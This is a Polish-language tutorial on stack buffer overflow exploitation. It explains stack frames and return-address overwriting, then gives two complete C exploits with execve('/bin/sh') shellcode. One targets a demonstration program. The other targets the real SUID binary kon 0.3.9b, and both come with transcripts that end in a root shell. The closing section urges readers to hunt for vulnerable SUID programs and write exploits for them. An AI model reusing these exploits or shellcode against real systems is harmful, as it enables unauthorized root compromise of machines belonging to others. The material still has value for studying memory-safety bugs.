# Bufer overflow

by Adam Zabrocki (pi3 - pi3ki31ny@wp.pl )
( http://www.pi3.int.pl )

**1.Wst ęp**

Włamania... otóż włamania komputerowe wcale nie mają nic wspólnego z włamaniami tymi w świecie rzeczywistym (no chyba, że ktoś się włamuje do mieszkania i kradnie komputer ;>). Tak więc na czym one polegają? Otóż polegają one na wykorzystaniu w oprogramowaniu nieprzemyślanych funkcji programistycznych, a można raczej powiedzieć o nieostrożnym ich używaniu. Jednym z bardziej popularnych błędów programistycznych, jest błąd, który może doprowadzić do przepełnienia bufora (buffer overflow). Polega on na tym, iż istnieją standardowo w biblioteczce ANSI funkcje, które nie sprawdzają długości ciągów podanych jako argumenty. Do takich funkcji należą między innymi strcpy(), strcat(), sprintf(), vsprintf(), gets(). Niestety bezpieczne funkcje takie jak fgets(), oraz fgetc() czy getc() i getchar() też mogą spowodować szkody przy niewłaściwym ich użyciu. Chodzi tu o popularne pętle. Często te funkcje są używane w pętli, a jako ogranicznik jej jest ustanawiany koniec pliku itp.

Jednak to nie jest jedyny sposób na przejęcie kontroli nad wrażliwym programem! Są jeszcze ataki oparte na stercie (heap overflow), oraz odkryte całkiem niedawno ataki dziwnych ciągów formatujących (format strings). Te ostatnie są o tyle specyficzne, iż zazwyczaj błędy te są prostsze w nie robieniu ich niż poprzednie. Oparte są one na funkcjach z rodziny *printf() (syslog() tez).


W niniejszym artykule postaram się przybliżyć jak wykorzystać niezwykle popularne błędy typu buffer overflow (BO).

## 2. Teoria

Żeby zrozumieć, jak można wykorzystać błędy typu BO (tak będę określał atak typu buffer overflow - przepełnianie bufora), najpierw trzeba wiedzieć i też rozumieć jak jest zorganizowany proces w pamięci. Proces składa się z tak zwanych trzech stref: strefy tekstu, strefy pamięci oraz strefy stosu. Dwie pierwsze strefy praktycznie nie muszą być znane by przeprowadzić atak.

Czym że jest więc owy tajemniczy stos?

Otóż jest on blokiem pamięci zawierający dane. W gruncie rzeczy sam jest abstrakcyjnym typem danych. Stos jest typu LIFO (Last In First Out). Chodzi tu oto, iż ostatni obiekt który będzie położony na stosie, będzie zdjęty jako pierwszy. Jest to typ całkowicie odwrotny do FIFO (First In First Out), który się charakteryzuję tym, że pierwszy obiekt położony, będzie również pierwszym zdjętym. Na stosie można wykonywać kilka operacji, jednak najczęściej opisywane są dwie. Jest to operacja PUSH oraz POP. PUSH dodaje jeden element na wierzchołek stosu, natomiast POP, odwrotnie niż PUSH, zdejmuje jeden element, a co za tym idzie redukuje o ten element rozmiar stosu. Rysunek 1 opisuje operacje PUSH, a rysunek 2 opisuje operacje POP.




Rysunek1. Pokazuje operację PUSH.

Rysunek2. Pokazuje operację POP.

Wskaźnik stosu (Stack Pointer - SP) wskazuje na wierzchołek stosu. Początek stosu ma zawsze stały adres, a jego rozmiar przyznawany dla aplikacji jest dynamicznie dopasowywany przez jądro systemu (przez co SP zmienia swoją wartość). Procesor używa funkcji PUSH oraz POP, by uzupełniać stos.

Stos w zależności od implementacji może rosnąć w dół, lub w górę (chodzi tu o adresy. Mogą one być wyższe lub niższe w zależności od zagłębiania się w stos). W naszych przykładach stos będzie rosnąć w dół, ponieważ tak jest w większości procesorów (np. Inetl, Motorola, SPARC czy MIPS). SP również zależy od implementacji. Może on wskazywać albo na ostatni element stosu, bądź na następny wolny po stosie. My przyjmiemy, iż wskazuje on na ostatni element na stosie.

W każdym programie istnieje wiele funkcji. Podczas uruchamiania jakiejś funkcji, na stos są kładzione tak zwane ramki, a po zakończeniu ich działania ramki są zdejmowane. Zawierają one parametry funkcji, jej lokalne zmienne, i dane niezbędne do odtworzenia poprzedniej ramki stosu.

Wiele kompilatorów używa rejestru BP (EBP), aby odwoływać się do zmiennych lokalnych jak i parametrów ponieważ ich odległość od BP nie ulega zmianie podczas wykonywania instrukcji PUSH i POP. BP jest niczym innym co FP, tyle że na procesorach Intela nazywa się ten rejestr BP. FP z kolei jest wskaźnikiem ramki (Frame Ponter – wskazuje na ramkę w stosie).

Pierwsza rzecz jaką robi funkcja jest to kod zwany prologiem. Polega on na tym, iż przesuwany jest SP oraz tworzony nowy FP (BP), by stworzyć miejsce dla nowej ramki (ramka nowej funkcji). Najpierw kopiowana jest wartość aktualnego SP do FP (BP), by stworzyć nowy FP (BP), a następnie przesuwany jest SP. Przy wyjściu z funkcji stos musi zostać wyczyszczony, taki kod zwany jest epilogiem funkcji.

Zobaczmy na przykładzie jak działa prolog (przykład widać na listingu 1)

Listing 1. prolog.c

```
void funkcja(in a1, int a2, int a3) {
char buf1[5];
char buf2[10];
}

int main() {
funkcja(1,2,3);
}
```

Skompilujemy teraz ten program z opcją -S by utworzyć kod w assemblerze:

```
# cc -S -o prolog.s prolog.c
# cat prolog.s
```

Wyświetli się nam odpowiednik assemblerowy. Można w nim kilka ważnych rzeczy zaobserwować. Po pierwsze widzimy tu specyficzną właściwość występującą podczas wchodzenia do funkcji. Otóż argumenty funkcji są położone w odwrotnej kolejności. Ostatni argument jest kładziony jako pierwszy, a na sam koniec jest wywołanie funkcji:

```
    pushl $3
    pushl $2
    pushl $1
    call funkcja
```

Widzimy tu, iż na stos są kładzione w odwrotnej kolejności argumenty. Ostatni argument jest położony jako pierwszy. Na koniec jest wywołanie naszej funkcji poprzez call, która położy na stos

wskaźnik instrukcji (IP - Instruction Pointer). Jest on potrzebny do tego, by procesor podczas, gdy skończy wykonywać jakąś funkcje, wiedział gdzie ma się „wrócić” i co ma następnie wykonywać (jaką operacje). Będziemy go nazywać RET, czyli adresem powrotnym. Zobaczmy teraz jak wygląda prolog:

```
pushl %ebp
movl %esp,%ebp
subl $20,%esp
```

Widzimy tu, iż na stos jest kładziony wskaźnik ramki EBP (zwany też BP lub FP), następnie aktualny adres SP jest kopiowany do EBP (nazwiemy go SFP), a sam SP jest przesuwany o rozmiar zmiennych lokalnych w funkcji. Ważna jest informacja o tym, iż pamięć może być adresowana tylko wielokrotnościami słowa, które w naszym przypadku wynosi 4 bajty (lub 32 bity - zależy to od procesora). Tak więc w funkcji są dwa bufory - 5 bajtowy, który zajmuje 2 słowa, czyli w rzeczywistości zajmuje 8 bajtów i 10 bajtowy, który w rzeczywistości zajmuje 12 bajtów. Tak więc SP jest przesuwany o 20 bajtów (subl $20,%esp). Stos nasz wygląda teraz mniej więcej tak jak na rysunku 3.

Rysunek3. Pokazuje jak wygląda stos.

Spróbujemy teraz wykonać teoretyczne małe przepełnienie bufora na programie victim1.c, który widzimy na listingu 2.

Listing 2. victim1.c

```
int main(int argc, char *argv[]) {
 char bufor[100];

 if (argv[1]==0) {
 printf("Ussage %s <argument>\n",argv[0]);
 exit(-1);
  }
 strcpy(bufor,argv[1]);
 return 0;
}
```

Ten prosty program przyjmuje argument i go kopiuje do buforu przez funkcję, która nie sprawdza długości ciągu podanej dla niej jako argument (strcpy()). Zaowocować to może przepełnieniem buforu, gdy podamy jako argument ciąg przekraczający ilość miejsca w buforze i może nadpisać adres powrotny funkcji. Procesor kończąc wykonanie funkcji będzie miał adres, który prawdopodobnie nie jest przeznaczony dla niego i cała ta operacja skończy się błędem segmentacji (Segmentation fault). Zdebugujmy teraz nasz program by się temu przyjrzeć – listing 3.

Listing 3. Debugowanie programu z przykładu.

```
root@localhost:~# gdb victim1
GNU gdb 5.0
Copyright 2000 Free Software Foundation, Inc.
GDB is free software, covered by the GNU General Public License, and you are
welcome to change it and/or distribute copies of it under certain conditions.
Type "show copying" to see the conditions.
There is absolutely no warranty for GDB.  Type "show warranty" for details.
This GDB was configured as "i386-slackware-linux"...
(gdb) r `perl -e 'print "A"x108'`     // komenda "r" oznacza "run" czyli uruchomić program, a po niej
                                      // się podaje normalnie parametry (argumenty).
Starting program:
/root/victim1 `perl -e 'print "A"x108'`
Program received signal SIGSEGV, Segmentation fault.
0x41414141 in ?? ()
(gdb) info reg eip                    // info pokazoje informacje o czym chcemy reg to skrut od
                                      // registers – czyli rejestry a eip to nazwa interesujacego nas
                                      // rejestru...
eip     0x41414141    0x41414141
(gdb) quit                            // wychodzimy z programu...
```

Należą się tu od razu małe wyjaśnienia. Gdb jest debugerem oparty na licencji GNU. Ciąg ` perl-e ' print "A"x108'`wygeneruje 108 literek A. Więc debugujemy nasz wrażliwy program, dajemy mu jako argument w/w ciąg i widzimy, że nasz program zakończył działanie z błędem segmentacji (Segmentation fault). Następnie poleceniem info reg eip sprawdzamy adres powrotny i widzimy, że wynosi on 0x41414141. W systemie dziesiętnym litera A wynosi 65, a co za tym idzie w systemie szesnastkowym wynosi ona 0x41. Teraz już wydaje się jasne skąd się wziął nowy adres powrotny. Nasz ciąg podany jako argument był tak długim że zapełnił bufor i nadpisał SFP jak i RET. Mamy więc kontrolę nad programem, ponieważ możemy zmieniać adres powrotny na dowolnie inny. Ale cóż nam z tego przyjdzie? A no to, że możemy stworzyć obraz binarny jakiejś funkcji (najczęściej jest to odwołanie do powłoki sh - /bin/sh) by program później wykonał to poprzez zmianę adresu powrotnego na początek naszego obrazu binarnego. W praktyce gdy wrażliwy program ma ustawiony atrybunat SUID, to gdy wywoła odwołanie do powłoki dostaniemy rootshella! Oto zazwyczaj nam chodzi gdy atakujemy wrażliwy program, choć nie zawsze (np. możemy wyłamać się ze środowiska chroot). Obraz binarny nazywamy shellcodem. Nie będę pisał jak stworzyć swój shellcode, bo można o tym pisać oddzielny artykuł. My będziemy używać na razie standardowy shellcode. Wszystko byłoby bardzo proste, gdyby nie to, że gdy chcemy zmienić RET, by wskazywał na nasz shellcode, to musimy znać dokładny jego adres. Nie można pomylić się nawet o jeden bajt! Lecz również i na to jest rozwiązanie. Istnieje instrukcja NOP, która nic nie robi. W praktyce jest ona używana by opóźnić proces zakończenia programu. My jej użyjemy by zapisać ją przed naszym shellcodem bardzo dużo razy, wtedy gdy zmienimy RET wskazując na instrukcję NOP to będzie się ona wykonywać dotąd (instrukcja NOP), dopóki nie wskaże na początek naszego shellcodu. Przyjmując te zasady nasz bufor przekazany jako argument musiałby wyglądać o tak:

[ instrukcje NOP ] [ nasz shellcode ] [ zmieniony RET ]

Przybliżony RET adres można obliczyć poprzez odjęcie od początku stosu (który jak już pisałem jest zawsze stały) ilość miejsca zajmowaną przez nasz shellcode, oraz atakowany program. Początek stosu ma adres 0xc0000000. W przybliżeniu ta operacja wygląda tak:
ret=0xc0000000-strlen(shellcode)-strlen(program)-4;

Jest jeszcze jedna metoda, która ułatwia nam pisanie exploitów. Polega ona na stworzeniu 2 pomocniczego buforu, w którym będą umieszczone tylko instrukcje NOP, oraz shellcode, a jako argument do wrażliwego programu podamy tylko bufor, który zawiera adres do naszego pomocniczego buforu. Odległości między SP a funkcjami nazywamy offsetami. To właśnie odgadnięcie offsetu sprawia duży problem. Exploit będzie wyglądał więc tak jak program exp1.c (listing 4).

Listing 4. exp1.c

```
/* dołączamy biblioteczki */
#include <stdio.h>
#include <stdlib.h>
#include <string.h>
#include <unistd.h>
#include <getopt.h>

#define PATH "./victim1"  // path do wrażliwego programu
#define BUFS 110            // buffor podany jako argument
#define SHELL 512           // pomocniczy buffor
#define NOP 0x90            // instrukcja NOP

/* nasz shellcode z 2 dodatkowymi funkcjami */
unsigned char shellcode[] =
  "\x31\xdb\x89\xd8\xb0\x17\xcd\x80" // setuid(0);
  "\x31\xc0\x50\x50\xb0\xb5\xcd\x80" // setgid(0);
  "\x31\xd2\x52\x68\x6e\x2f\x73\x68\x68\x2f\x2f\x62\x69"
  "\x89\xe3\x52\x53\x89\xe1\x8d\x42\x0b\xcd\x80";

/* funkcja która oblicza przybliżony adres powrotny */
long ret_ad(char *a1, char *a2) {

  return (0xc0000000-strlen(a1)-strlen(a2)-4);
}

/* funkcja która informuje jak używać naszego exploita */
int ussage(char *arg) {

  printf("\n\t...::: -=[ exploit na program vuln1 ]=- :::...\n");
  printf("\n\tUssage:\n\t[+] %s [options]\n
        -? <this help screen>
          -o <offset>
          -p PATH\n\n",arg);
  exit(-1);
}

/* główna funkcja - początek */
int main(int argc, char *argv[]) {

  /* lokalne zmienne pomocnicze */
  long ret,*ret_addr;
  char *buf,*buf_addr,*buf_addr2,*path=PATH,*sh;
```

```
int i,opt,offset=0;
FILE *fp;

while((opt = getopt(argc,argv,"p:o:?")) != -1) {
      switch(opt) {

          case '  o'  :

            offset=atoi(optarg);  // offset podany przez użytkownika
            break;

          case '  p'  :

            path=optarg;          // path do vuln1 programu
            break;

          case '  ?'  :

            ussage(argv[0]);      // jak używać
            break;

          default:

            ussage(argv[0]);      // jak używać
            break;

         }
}

/* Sprawdzamy czy program istnieje */
if ( (fp=fopen(path,"r"))==NULL) {
   printf("\n*\tI can\'  t open path to victim! %s\t*\n\n",path);
   ussage(argv[0]);
}

/* alokujemy miejsce na nasz bufor podany jako argument */
if (!(buf=(char*)malloc(BUFS))) {
   printf("\nI can\'  t locate memory! buf\n");
   exit(-1);
}

/* alokujemy miejsce na nasz bufor pomocniczy */
if (!(sh=(char*)malloc(SHELL))) {
   printf("\nI can\'  t locate memory! shell\n");
   exit(-1);
}

printf("\n\t...::: -=[ exploit na program vuln1 ]=- :::...\n");
printf("\n\t[+] Bulding buffors!\n");
```

```
  ret=ret_ad(shellcode,path);   // przybliżony adres powrotny
  ret_addr=(long*)ret+offset;  // dodajemy offset - dodajemy a nie odejmujemy
                                // bo w naszym przypadku (jak i w większości)
                               // stos rośnie w dół

  printf("\t[+] Using adres 0x%x\n",ret_addr);

  /* przygotowanie do zapisu adresu powrotnego */
  buf_addr=buf;
  buf_addr2=buf_addr;

  /* zapisujemy do buforu podanego jako argument adres powrotny */
  while(buf_addr2-buf <= BUFS-5) {
    (*(unsigned long*)buf_addr2)=ret_addr;
    buf_addr2+=4; // zwiększamy co 4 bajty tablice, bo tyle zajmuje jedno
            // słowo czyli w naszym przypadku RET
  }

  /* ostatni znak do buforu jest potrzebny aby wiedzieć gdzie on się kończy */
  buf_addr2[BUFS-4]='\0'  ;

  /* zapisujemy cały bufor pomocniczy instrukcjami pomocniczymi NOP */
  for(i=0;i<(SHELL);i++)
    sh[i]=NOP;

  /* obliczamy początek adresu w buforze pomocniczym gdzie ma być
  zapisywany shellcode */
  buf_addr = sh + ((SHELL)-strlen(shellcode)-1);

  /* zapisujemy shellcode nadpisując NOP'y */
  for(i=0;i<strlen(shellcode);i++)
    *(buf_addr++) = shellcode[i];

  /* ostatni znak w buforze pomocniczym, by było wiadomo gdzie się kończy */
  sh[SHELL] = '\0'  ;

  printf("\nExecuting the vuln program - %s\n\n",path);

  /* uruchamiamy nasz program, a jako argument podajemy nasz bufor */
  execl(path,path,buf,0);

  return 0;
}
```

Skompilujemy teraz nasz epxloit i zobaczymy czy zadziała. Ale najpierw damy suida dla naszego wrażliwego programu:

```
# chmod +x victim1
$ cc exp1.c -o exp1
$ whoami
```

```
user
$ ./exp1
...
# whoami
root
#
```

O to nam chodziło!!! Uruchomiliśmy powłokę basha jako root !!!

## 3. Real

Spróbujemy teraz zobaczyć jak się ma sprawa z prawdziwym oprogramowaniem. Atakowanym programem będzie kon. Standardowo jest on instalowany w wielu dystrybucjach z parametrem suid. Informację o dziurze w konie pozyskaliśmy przeglądając listę bugtraq (http://securityfocus.com/advisories/5434). Pisze w niej, iż wrażliwą funkcje możemy przepełnić uruchamiając program z opcją "-Coding" i podając dla niej długi argument. Po wcześniejszych testach doszliśmy do wniosku, iż najbardziej odpowiedni bufor zdaje się mieć długość 800. Spróbujemy więc zdebugowac kona (listing 5).

Listing 5. Debugowanie kon'a.

```
root@localhost:~# gdb kon
GNU gdb 5.0
Copyright 2000 Free Software Foundation, Inc.
GDB is free software, covered by the GNU General Public License, and you are
welcome to change it and/or distribute copies of it under certain conditions.
Type "show copying" to see the conditions.
There is absolutely no warranty for GDB.  Type "show warranty" for details.
This GDB was configured as "i386-slackware-linux"...(no debugging symbols
found)...
(gdb) r -Coding ` perl-e '  print "A"x800'  `
Starting program: /usr/bin/kon -Coding ` perl-e '  print "A"x800'  `
Kanji ON Console ver.0.3.9 (2000/04/09)

KON> video type VGA'   selected
KON> hardware scroll mode.

Program received signal SIGSEGV, Segmentation fault.
0x41414141 in ?? ()
(gdb) info reg eip
eip            0x41414141       0x41414141
(gdb) quit
```

Voila! Mamy bezpośrednią kontrolę nad RET! Możemy przystąpić znów do pisania exploitu. Tym razem użyjemy jeszcze innej metody wykorzystania błędu typu BO. Metoda ta wykorzystuje wskaźniki zmiennych środowiskowych. Gotowy wygląda jak exp2.c (listing 6).

Listing 6. exp2.c

```
#include <stdio.h>
#include <stdlib.h>
#include <string.h>
#include <unistd.h>
#include <getopt.h>

#define PATH "/usr/bin/kon"
#define BUFS 800

/*    ...::: -=[ www.pi3.int.pl ]=- :::...    */

char shellcode[] = "\x31\xdb\x31\xc0\x31\xd2\xb2\x2d\x6a\x0a\x68\x3a"
                   "\x2e\x2e\x2e\x68\x2d\x20\x3a\x3a\x68\x6c\x20\x5d"
                   "\x3d\x68\x6e\x74\x2e\x70\x68\x69\x33\x2e\x69\x68"
                   "\x77\x77\x2e\x70\x68\x3d\x5b\x20\x77\x68\x3a\x3a"
                   "\x20\x2d\x68\x2e\x2e\x2e\x3a\x89\xe1\xb0\x04\xcd"
                   "\x80"

/*    setuid(0)    */

                   "\x31\xdb\x89\xd8\xb0\x17\xcd\x80"

/*    setgid(0)    */

                   "\x31\xdb\x89\xd8\xb0\x2e\xcd\x80"

/*    exec /bin/sh    */

                   "\x31\xc0\x50\x68\x2f\x2f\x73\x68\x68\x2f\x62\x69"
                   "\x6e\x89\xe3\x50\x53\x89\xe1\x31\xd2\xb0\x0b\xcd"
                   "\x80"

/*    exit(0)    */

                   "\x31\xdb\x89\xd8\xb0\x01\xcd\x80";

long ret_ad(char *a1, char *a2) {

  return (0xbffffffa-strlen(a1)-strlen(a2));
}

int ussage(char *arg) {

  printf("\n\t...::: -=[ exploit for Kon version 0.3.9b-16 (by pi3) ]=- :::...\n");
  printf("\n\tUssage:\n\t[+] %s [options]\n
              -? <this help screen>
              -o <offset>
              -p PATH\n\n",arg);
  exit(-1);
}
```

```
int main(int argc, char *argv[]) {

   long ret,*buf_addr;
   char *buf,*path=PATH;
   static char *sh[]={shellcode,NULL};
   int i,opt,offset=0;
   FILE *fp;

   while((opt = getopt(argc,argv,"p:o:?")) != -1) {
          switch(opt) {

           case '  o'  :

             offset=atoi(optarg);
             break;

           case '  p'  :

             path=optarg;
             break;

           case '  ?'  :
           default:

             ussage(argv[0]);
             break;
          }
   }

   if ( (fp=fopen(path,"r"))==NULL) {
      printf("\n*\tI can\'  t open path to victim! %s\t*\n\n",path);
      ussage(argv[0]);
   } fclose(fp);

   if (!(buf=(char*)malloc(BUFS))) {
      printf("\nI can\'  t locate memory! buf\n");
      exit(-1);
   }

   printf("\n\t...::: -=[ exploit for Kon version 0.3.9b-16 (by pi3) ]=- :::...\n");
   printf("\n\t[+] Bulding buffors!\n");

   ret=ret_ad(shellcode,path);
   ret+=offset;

   printf("\t[+] Using adres 0x%x\n",ret);

   buf_addr=(long*)buf;
```

```
  for(i=0;i<BUFS;i+=4) {
   *(buf_addr) = ret; buf_addr++;
  }

  printf("\nExecuting the vuln program - %s\n\n",path);

  execle(path,path,"-Coding", buf, 0, sh);

  return 0;
}
```

Jako bufor, który będzie podany jako argument dla wrażliwego programu, staraj się by był on wielokrotnością 4 (wielkość słowa) i dodaj do niego jeden bajt, który będzie zapisany znakiem NULL ('\0'). Przetestujmy więc naszego kona:

```
$ whoami
user
$ ls –alh /usr/bin/kon
-rwsr-xr-x    1 root     root          45k Jul  5 20:57 /usr/bin/kon*
$ cc exp2.c -o exp2
$ ./exp2
...
KON> video type VGA'   selected
KON> hardware scroll mode.

...::: -=[ www.pi3.int.pl ]=- :::…
# whoami
root
#
```

Voila! Zadziałało mamy rootshella!!! Jak widać metoda atakowania programu z przykładu a prawdziwego programu suidowego niczym się nie różni! Trzeba tylko znaleźć odpowiednią ofiarę, która ma ustawiony atrybunat suida. Trzeba jednak uświadomić wam, iż nie wszystkie dziury dają dostęp by bezpośrednio zmienić RET, oraz nie wszystkie dziury są możliwe do wykorzystania (exploitowania).

Co do tej metody, którą użyliśmy w tym przykładzie, to różni się ona troszkę od poprzedniej, gdyż nieużywaliśmy wcale instrukcji NOP i trafiliśmy w poprawny adres za pierwszym razem. To jest właśnie zaletą gdy umieścimy shellcode w zmiennych środowiskowych. Użyłem również innego shellcodu, ale robi on to samo co poprzednie z tym zastrzeżeniem, iż dodałem w shellcodzie by wyświetlał on link do mojej strony (...::: -=[ www.pi3.int.pl ]=- :::...), oraz na sam koniec dodałem instrukcję exit, która się wykona gdyby coś było nie tak z shellcodem (np. trafilibyśmy w środek niego) i wykonywałoby się nie to co powinno – takie małe zabezpieczenie.

## 4.Zako ńczenie

Szukanie dziur polega przede wszystkim na czytaniu otwartego kodu źródłowego programu i gdy zobaczymy ze jakaś pętla nie ma logicznego ograniczenia podczas kopiowania czegoś do buforu, oznacza to, iż ta funkcja może być wrażliwa (np. gdy ograniczenie pętli jest liczba znaków w

argumencie a nie wielkość buforu). Popatrzmy na dziurę w wu_ftpd deamonie (pełne advisory można znaleźć pod adresem http://www.securityfocus.com/archive/1/338436):

```
int SockPrintf(FILE *sockfp, char *format,...)
{
   va_list ap;
   char buf[32768];

   va_start(ap, format);
   vsprintf(buf, format, ap);
   va_end(ap);
   return SockWrite(buf, 1, strlen(buf), sockfp);
}
```

Dziurawa funkcja SockPrint jest dlatego, iż używa funkcji vsprintf która nie sprawdza ciągu argumentów przez co jest możliwe przepełnienie bufora. Niestety akurat w tym przypadku ta dziura nie jest możliwa do wykorzystania. Po więcej informacji odsyłam do pełnego advisory.
Dużo komercyjnego oprogramowania korzysta z technologii Open Source. Niektóre bugi jednak mogą być bardzo prosto wykryte poprzez zwykłe przetestowanie z bardzo długim parametrem do każdej dostępnej opcji programu. Gdy ujrzymy znane nam Segmentation fault zdebugujcie program i napiszcie exploita ;).

Informacje o najnowszych odkrytych bugach są dostępne na liście bugtraq (http://securityfocus.com/archive/1). Każdy na tę listę może się zapisać. Gotowe exploity są również na tej liście zamieszczane, ale to o wiele rzadziej. Najświeższe exploity można znaleźć na stronie packetstorm (http://www.packetstormsecurity.nl).

## 5. Bibliografia


http://phrack.org/show.php?p=49&a=14
http://www.pi3.int.pl